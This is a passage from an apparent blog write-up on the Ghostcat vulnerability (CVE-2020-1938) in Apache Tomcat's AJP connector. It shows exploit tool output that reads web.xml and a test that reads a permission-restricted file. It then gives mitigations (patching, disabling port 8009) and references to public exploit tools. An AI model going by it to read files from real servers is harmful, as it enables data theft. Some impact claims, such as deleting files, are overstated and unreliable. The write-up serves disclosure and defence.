                      http://java.sun.com/xml/ns/javaee/web-app_3_0.xsd"
  version="3.0"
  metadata-complete="true">

  <display-name>Welcome to Tomcat</display-name>
  <description>
     Welcome to Tomcat
  </description>

</web-app>
kali@kali:~/Downloads/Ghostcat-CNVD-2020-10487-master$
```

Acoording to the introduction in the tool this can read and write files which means by using this vulnerability Malicious attacker can completely destroy Confidentiality, Integrity and Availability of sensitive data which stored in server and file system.This can be a catastrophic if used for wrong intentions.This vulnerability affects not only its own group, sudo group also vulnerable.This is a file which is a a property of sudo group. This was made for testing purposes of the vulnerability. Below image confirms the group of the file, yet this exploit found and display the contents of the file belongs to the sudo user.




If we revoke all the access to the file we are targeting I still going to display the contents within. I made a file named as undef.txt in *opt*tomcat/webapps/ROOT/ directory and make group as sudo and revoked all access.



Yet Exploit managed to disply its hidden contents


.




Countermeasures

The best counter measure is to update the Tomcat server. This may fix that issue and its vulnerable status.

The other easier method is to find the server.xml file in configuration and comment the line of using ajp connector with 8009 port.



First find the <connector port=”8009” protocol=”AJP/1.3” redirectPort=”8443” /> line.



And comment the line like this and this will terminate the port being using. And then restart the tomcat server.

After restarting run the ajpShooter.py code again and you will see it will prompt that ***ConnectionRefucedError: [Errno 111] Connection refused***

Conclusion

CVE-2020-1938 vulnerability is an extremely dangerous vulnerability that in existence. It can be used to steal file, read file, delete files, for remote code injection attacks and compromise data by changing it. It revokes all the Confidentiality, Integrity and Availability of data. Exploit the vulnerability is quite easy, with proper exploit.

Its impact is big, yet this exploit has an easy solution. Just update the server(since the patched version is available now) or if you don't use, disable the port.

References

- https://vulmon.com/vulnerabilitydetails?qid=CVE-2020-1938
- https://access.redhat.com/security/cve/cve-2020-1938
- https://nvd.nist.gov/vuln/detail/CVE-2020-1938#vulnCurrentDescriptionTitle
- https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2020-1938
- https://www.youtube.com/watch?v=1LwlGx8hxBk
- https://github.com/adeljck/CNVD-2020-10487_scanner
- https://github.com/00theway/Ghostcat-CNVD-2020-10487